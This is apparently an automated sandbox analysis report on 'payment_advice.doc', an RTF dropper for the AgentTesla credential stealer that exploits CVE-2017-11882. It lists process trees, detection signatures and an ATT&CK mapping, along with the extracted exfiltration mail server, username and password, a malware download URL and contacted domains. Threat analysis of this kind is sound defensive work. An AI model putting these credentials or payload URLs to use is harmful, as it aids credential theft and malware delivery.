



**ID:** 356799

**Sample Name:**  
payment\_advice.doc

**Cookbook:**  
defaultwindowsofficecookbook.jbs

**Time:** 16:53:01

**Date:** 23/02/2021

**Version:** 31.0.0 Emerald

# Table of Contents

|   |    |
|---|----|
| Table of Contents   | 2  |
| Analysis Report payment_advice.doc                        | 5  |
| Overview  | 5  |
| General Information                                       | 5  |
| Detection   | 5  |
| Signatures  | 5  |
| Classification  | 5  |
| Startup   | 5  |
| Malware Configuration                                     | 5  |
| Threatname: Agenttesla                                    | 5  |
| Yara Overview   | 5  |
| Memory Dumps  | 6  |
| Unpacked PEs  | 6  |
| Sigma Overview  | 6  |
| System Summary:   | 6  |
| Signature Overview  | 6  |
| AV Detection:   | 6  |
| Exploits:   | 7  |
| Compliance:   | 7  |
| Networking:   | 7  |
| Key, Mouse, Clipboard, Microphone and Screen Capturing:   | 7  |
| System Summary:   | 7  |
| Data Obfuscation:   | 7  |
| Hooking and other Techniques for Hiding and Protection:   | 7  |
| Malware Analysis System Evasion:                          | 7  |
| Anti Debugging:   | 7  |
| HIPS / PFW / Operating System Protection Evasion:         | 7  |
| Stealing of Sensitive Information:                        | 7  |
| Remote Access Functionality:                              | 8  |
| Mitre Att&ck Matrix                                       | 8  |
| Behavior Graph  | 8  |
| Screenshots   | 9  |
| Thumbnails  | 9  |
| Antivirus, Machine Learning and Genetic Malware Detection | 10 |
| Initial Sample  | 10 |
| Dropped Files   | 10 |
| Unpacked PE Files   | 10 |
| Domains   | 11 |
| URLs  | 11 |
| Domains and IPs   | 11 |
| Contacted Domains   | 11 |
| Contacted URLs  | 11 |
| URLs from Memory and Binaries                             | 11 |
| Contacted IPs   | 12 |
| Public  | 12 |
| General Information                                       | 12 |
| Simulations   | 13 |
| Behavior and APIs   | 13 |
| Joe Sandbox View / Context                                | 13 |
| IPs   | 13 |
| Domains   | 15 |
| ASN   | 16 |
| JA3 Fingerprints  | 16 |
| Dropped Files   | 16 |
| Created / dropped Files                                   | 17 |
| Static File Info  | 19 |

|  |    |
|--|----|
| General  | 20 |
| File Icon  | 20 |
| Static RTF Info  | 20 |
| Objects  | 20 |
| Network Behavior   | 20 |
| Snort IDS Alerts   | 20 |
| Network Port Distribution                                  | 20 |
| TCP Packets  | 20 |
| UDP Packets  | 22 |
| DNS Queries  | 22 |
| DNS Answers  | 23 |
| HTTP Request Dependency Graph                              | 23 |
| HTTP Packets   | 23 |
| SMTP Packets   | 28 |
| Code Manipulations   | 28 |
| Statistics   | 28 |
| Behavior   | 28 |
| System Behavior  | 29 |
| Analysis Process: WINWORD.EXE PID: 2472 Parent PID: 584    | 29 |
| General  | 29 |
| File Activities  | 29 |
| File Created   | 29 |
| File Deleted   | 29 |
| Registry Activities  | 30 |
| Key Created  | 30 |
| Key Value Created  | 30 |
| Key Value Modified   | 31 |
| Analysis Process: EQNEDT32.EXE PID: 2300 Parent PID: 584   | 33 |
| General  | 33 |
| File Activities  | 33 |
| Registry Activities  | 33 |
| Key Created  | 33 |
| Analysis Process: twox67345.exe PID: 2292 Parent PID: 2300 | 34 |
| General  | 34 |
| File Activities  | 34 |
| File Read  | 34 |
| Registry Activities  | 34 |
| Key Created  | 34 |
| Key Value Created  | 34 |
| Analysis Process: cmd.exe PID: 2944 Parent PID: 2292       | 35 |
| General  | 35 |
| File Activities  | 35 |
| Analysis Process: timeout.exe PID: 2996 Parent PID: 2944   | 35 |
| General  | 35 |
| Analysis Process: twox67345.exe PID: 2936 Parent PID: 2292 | 35 |
| General  | 35 |
| Analysis Process: twox67345.exe PID: 2952 Parent PID: 2292 | 36 |
| General  | 36 |
| File Activities  | 36 |
| File Created   | 36 |
| File Written   | 36 |
| File Read  | 37 |
| Registry Activities  | 38 |
| Key Value Created  | 38 |
| Analysis Process: UGxXf.exe PID: 2500 Parent PID: 1388     | 38 |
| General  | 38 |
| File Activities  | 38 |
| File Read  | 38 |
| Registry Activities  | 39 |
| Key Created  | 39 |
| Key Value Created  | 39 |
| Analysis Process: UGxXf.exe PID: 1836 Parent PID: 1388     | 39 |
| General  | 39 |
| File Activities  | 39 |
| File Read  | 39 |
| Analysis Process: cmd.exe PID: 2924 Parent PID: 2500       | 40 |
| General  | 40 |
| File Activities  | 40 |
| Analysis Process: timeout.exe PID: 2984 Parent PID: 2924   | 40 |
| General  | 40 |
| Analysis Process: UGxXf.exe PID: 648 Parent PID: 2500      | 40 |

|                    |           |
|--------------------|-----------|
| General            | 40        |
| File Activities    | 41        |
| File Read          | 41        |
| <b>Disassembly</b> | <b>42</b> |
| Code Analysis      | 42        |

# Analysis Report payment\_advice.doc

## Overview

### General Information

|                              |                    |
|------------------------------|--------------------|
| Sample Name:                 | payment_advice.doc |
| Analysis ID:                 | 356799             |
| MD5:                         | 0ea6e37e930278..   |
| SHA1:                        | 5e3721c21b04c3..   |
| SHA256:                      | 3fd6eb4d908288..   |
| Tags:                        | doc                |
| Infos:                       |                    |
| Most interesting Screenshot: |                    |

### Detection

|                       |                   |
|-----------------------|-------------------|
|                       | <b>MALICIOUS</b>  |
|                       | <b>SUSPICIOUS</b> |
|                       | <b>CLEAN</b>      |
|                       | <b>UNKNOWN</b>    |
| <br><b>AgentTesla</b> |                   |
| Score:                | 100               |
| Range:                | 0 - 100           |
| Whitelisted:          | false             |
| Confidence:           | 100%              |

### Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Sigma detected: Droppers Exploiting...
- Sigma detected: EQNEDT32.EXE c...
- Sigma detected: File Dropped By EQ...
- Snort IDS alert for network traffic (e...
- Yara detected AgentTesla
- Binary contains a suspicious time st...
- C2 URLs / IPs found in malware con...
- Hides that the sample has been dow...
- Hides threads from debuggers
- Injects a PE file into a foreign proce...
- Installs a global keyboard back...

### Classification



## Startup

- System is w7x64
- WINWORD.EXE (PID: 2472 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2300 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AE8)
- twox67345.exe (PID: 2292 cmdline: C:\Users\user\AppData\Roaming\twox67345.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
  - cmd.exe (PID: 2944 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
  - timeout.exe (PID: 2996 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
  - twox67345.exe (PID: 2936 cmdline: C:\Users\user\AppData\Roaming\twox67345.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
  - twox67345.exe (PID: 2952 cmdline: C:\Users\user\AppData\Roaming\twox67345.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
- UGxXf.exe (PID: 2500 cmdline: 'C:\Users\user\AppData\Roaming\wPlpKMo\UGxXf.exe' MD5: 3DC83F17122DD592D607424A54C1E9CB)
  - cmd.exe (PID: 2924 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
  - timeout.exe (PID: 2984 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
  - UGxXf.exe (PID: 648 cmdline: C:\Users\user\AppData\Roaming\wPlpKMo\UGxXf.exe MD5: 3DC83F17122DD592D607424A54C1E9CB)
- UGxXf.exe (PID: 1836 cmdline: 'C:\Users\user\AppData\Roaming\wPlpKMo\UGxXf.exe' MD5: 3DC83F17122DD592D607424A54C1E9CB)
- cleanup

## Malware Configuration

### Threatname: Agenttesla

```
{  
    "Username": ": \"pE0dpd0kIi\",  
    "URL": ": \"https://n2pGpXVLTSR.net\",  
    "To": ": \"\",  
    "ByHost": ": \"mail.tpcdel.com:587\",  
    "Password": ": \"ki7OGHHnLVdG04A\",  
    "From": ": \"\"  
}
```

## Yara Overview

## Memory Dumps

| Source   | Rule                          | Description                      | Author       | Strings |
|--|-------------------------------|----------------------------------|--------------|---------|
| 00000009.00000002.2360157880.00000000027<br>01000.0000004.0000001.sdmp | JoeSecurity_AgentTesla_1      | Yara detected AgentTesla         | Joe Security |         |
| 00000009.00000002.2360157880.00000000027<br>01000.0000004.0000001.sdmp | JoeSecurity_CredentialStealer | Yara detected Credential Stealer | Joe Security |         |
| 00000004.00000002.2274734212.00000000036<br>8E000.0000004.0000001.sdmp | JoeSecurity_AgentTesla_1      | Yara detected AgentTesla         | Joe Security |         |
| 00000010.00000002.2360028702.00000000022<br>B1000.0000004.0000001.sdmp | JoeSecurity_AgentTesla_1      | Yara detected AgentTesla         | Joe Security |         |
| 00000009.00000002.2358876665.00000000004<br>02000.0000040.0000001.sdmp | JoeSecurity_AgentTesla_1      | Yara detected AgentTesla         | Joe Security |         |

Click to see the 6 entries

## Unpacked PEs

| Source                                 | Rule                     | Description              | Author       | Strings |
|--|--------------------------|--------------------------|--------------|---------|
| 11.2.UGxF.exe.39bd920.7.unpack         | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 4.2.twox67345.exe.38b4700.9.unpack     | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 9.2.twox67345.exe.400000.0.unpack      | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 11.2.UGxF.exe.3974700.8.raw.unpack     | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 4.2.twox67345.exe.38fd920.8.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |

Click to see the 5 entries

## Sigma Overview

### System Summary:




Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

## Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

💡 Click to jump to signature section

## AV Detection:



Antivirus detection for URL or domain

|   |  |
|---|--|
| Found malware configuration   |  |
| Multi AV Scanner detection for dropped file   |  |
| Multi AV Scanner detection for submitted file   |  |
| Machine Learning detection for dropped file   |  |
| <b>Exploits:</b>  |  |
| Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)                                  |  |
| <b>Compliance:</b>  |  |
| Uses new MSVCR DLLs   |  |
| Binary contains paths to debug symbols  |  |
| <b>Networking:</b>  |  |
| Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)   |  |
| C2 URLs / IPs found in malware configuration  |  |
| <b>Key, Mouse, Clipboard, Microphone and Screen Capturing:</b>  |  |
| Installs a global keyboard hook   |  |
| <b>System Summary:</b>  |  |
| Office equation editor drops PE file  |  |
| <b>Data Obfuscation:</b>  |  |
| Binary contains a suspicious time stamp   |  |
| <b>Hooking and other Techniques for Hiding and Protection:</b>  |  |
| Hides that the sample has been downloaded from the Internet (zone.identifier)                                     |  |
| <b>Malware Analysis System Evasion:</b>   |  |
| Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines) |  |
| <b>Anti Debugging:</b>  |  |
| Hides threads from debuggers  |  |
| <b>HIPS / PFW / Operating System Protection Evasion:</b>  |  |
| Injects a PE file into a foreign processes  |  |
| <b>Stealing of Sensitive Information:</b>   |  |
| Yara detected AgentTesla  |  |
| Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)                                  |  |
| Tries to harvest and steal browser information (history, passwords, etc)  |  |
| Tries to harvest and steal ftp login credentials  |  |
| Tries to steal Mail credentials (via file access)   |  |

## Remote Access Functionality:




Yara detected AgentTesla

## Mitre Att&ck Matrix

| Initial Access                      | Execution  | Persistence   | Privilege Escalation  | Defense Evasion   | Credential Access   | Discovery  | Lateral Movement                   | Collection  | Exfiltration                           | Command Control  |
|-------------------------------------|--|---|---|---|---|--|------------------------------------|---|--|--|
| Valid Accounts                      | Windows Management Instrumentation <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">1</span> | Registry Run Keys / Startup Folder <span style="color: green;">1</span> | Process Injection <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">2</span> | Disable or Modify Tools <span style="color: green;">1</span>  | OS Credential Dumping <span style="color: red;">2</span>                              | File and Directory Discovery <span style="color: green;">1</span>  | Remote Services                    | Archive Collected Data <span style="color: red;">1</span>                             | Exfiltration Over Other Network Medium | Ingress Tool Transfer <span style="color: red;">1</span> |
| Default Accounts                    | Exploitation for Client Execution <span style="color: red;">1</span> <span style="color: orange;">3</span>                                       | Boot or Logon Initialization Scripts                                    | Registry Run Keys / Startup Folder <span style="color: green;">1</span>   | Obfuscated Files or Information <span style="color: red;">1</span>  | Input Capture <span style="color: red;">1</span> <span style="color: green;">1</span> | System Information Discovery <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">4</span> | Remote Desktop Protocol            | Data from Local System <span style="color: red;">2</span>                             | Exfiltration Over Bluetooth            | Encrypted Channel <span style="color: red;">1</span>     |
| Domain Accounts                     | Command and Scripting Interpreter <span style="color: green;">1</span>   | Logon Script (Windows)  | Logon Script (Windows)  | Timestamp <span style="color: red;">1</span>  | Credentials in Registry <span style="color: red;">1</span>                            | Security Software Discovery <span style="color: red;">2</span> <span style="color: orange;">2</span> <span style="color: green;">1</span>  | SMB/Windows Admin Shares           | Email Collection <span style="color: red;">1</span>                                   | Automated Exfiltration                 | Non-Standalone Port <span style="color: red;">1</span>   |
| Local Accounts                      | At (Windows)   | Logon Script (Mac)  | Logon Script (Mac)  | Masquerading <span style="color: red;">1</span>   | NTDS  | Virtualization/Sandbox Evasion <span style="color: red;">1</span> <span style="color: orange;">4</span>                                    | Distributed Component Object Model | Input Capture <span style="color: red;">1</span> <span style="color: green;">1</span> | Scheduled Transfer                     | Non-Application Layer Proto                              |
| Cloud Accounts                      | Cron   | Network Logon Script  | Network Logon Script  | Virtualization/Sandbox Evasion <span style="color: red;">1</span> <span style="color: orange;">4</span>                         | LSA Secrets   | Process Discovery <span style="color: red;">2</span>   | SSH                                | Clipboard Data <span style="color: red;">1</span>                                     | Data Transfer Size Limits              | Application Protocol <span style="color: red;">1</span>  |
| Replication Through Removable Media | Launchd  | Rc.common   | Rc.common   | Process Injection <span style="color: red;">1</span> <span style="color: orange;">1</span> <span style="color: green;">2</span> | Cached Domain Credentials   | Application Window Discovery <span style="color: red;">1</span>  | VNC                                | GUI Input Capture   | Exfiltration Over C2 Channel           | Multiband Communication                                  |
| External Remote Services            | Scheduled Task   | Startup Items   | Startup Items   | Hidden Files and Directories <span style="color: red;">1</span>   | DCSync  | Remote System Discovery <span style="color: green;">1</span>   | Windows Remote Management          | Web Portal Capture  | Exfiltration Over Alternative Protocol | Commonly Used Port                                       |


## Behavior Graph




## Screenshots

### thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source             | Detection | Scanner       | Label                               | Link |
|--------------------|-----------|---------------|-------------------------------------|------|
| payment_advice.doc | 44%       | ReversingLabs | Document-RTF.Exploit.CVE-2017-11882 |      |

### Dropped Files

| Source  | Detection | Scanner        | Label                        | Link |
|---|-----------|----------------|------------------------------|------|
| C:\Users\user\AppData\Roaming\twox67345.exe   | 100%      | Joe Sandbox ML |                              |      |
| C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe   | 100%      | Joe Sandbox ML |                              |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1\!twox[1].exe | 100%      | Joe Sandbox ML |                              |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1\!twox[1].exe | 38%       | ReversingLabs  | ByteCode-MSIL.Trojan.Generic |      |
| C:\Users\user\AppData\Roaming\twox67345.exe   | 38%       | ReversingLabs  | ByteCode-MSIL.Trojan.Generic |      |
| C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe   | 38%       | ReversingLabs  | ByteCode-MSIL.Trojan.Generic |      |

### Unpacked PE Files

| Source                            | Detection | Scanner | Label             | Link | Download                      |
|-----------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 9.2.twox67345.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1138205 |      | <a href="#">Download File</a> |

| Source                         | Detection | Scanner | Label             | Link | Download                      |
|--------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 16.2.UGxXf.exe.400000.1.unpack | 100%      | Avira   | HEUR/AGEN.1138205 |      | <a href="#">Download File</a> |

## Domains

| Source          | Detection | Scanner    | Label | Link                   |
|-----------------|-----------|------------|-------|------------------------|
| mail.tpcdel.com | 2%        | Virustotal |       | <a href="#">Browse</a> |

## URLs

| Source  | Detection | Scanner         | Label   | Link |
|---|-----------|-----------------|---------|------|
| <a href="http://coroloboxorozor.com/base/4AE44766E50C275550C63C95498C19FE.html">http://coroloboxorozor.com/base/4AE44766E50C275550C63C95498C19FE.html</a> | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>   | 0%        | URL Reputation  | safe    |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>   | 0%        | URL Reputation  | safe    |      |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>   | 0%        | URL Reputation  | safe    |      |
| <a href="http://tunedinblog.com/wp-includes/twox.exe">http://tunedinblog.com/wp-includes/twox.exe</a>   | 100%      | Avira URL Cloud | malware |      |
| <a href="http://coroloboxorozor.com">http://coroloboxorozor.com</a>   | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://coroloboxorozor.com/base/C56E2AF17B6C065E85DB9FFDA54E4A78.html">http://coroloboxorozor.com/base/C56E2AF17B6C065E85DB9FFDA54E4A78.html</a> | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://https://n2pGpXVLT5FR.net">http://https://n2pGpXVLT5FR.net</a>   | 0%        | Avira URL Cloud | safe    |      |
| <a href="http://mail.tpcdel.com">http://mail.tpcdel.com</a>   | 0%        | Avira URL Cloud | safe    |      |

## Domains and IPs

### Contacted Domains

| Name                | IP            | Active | Malicious | Antivirus Detection                      | Reputation |
|---------------------|---------------|--------|-----------|--|------------|
| mail.tpcdel.com     | 103.35.120.75 | true   | true      | • 2%, Virustotal, <a href="#">Browse</a> | unknown    |
| coroloboxorozor.com | 172.67.172.17 | true   | false     |  | unknown    |
| tunedinblog.com     | 150.95.81.183 | true   | true      |  | unknown    |

### Contacted URLs

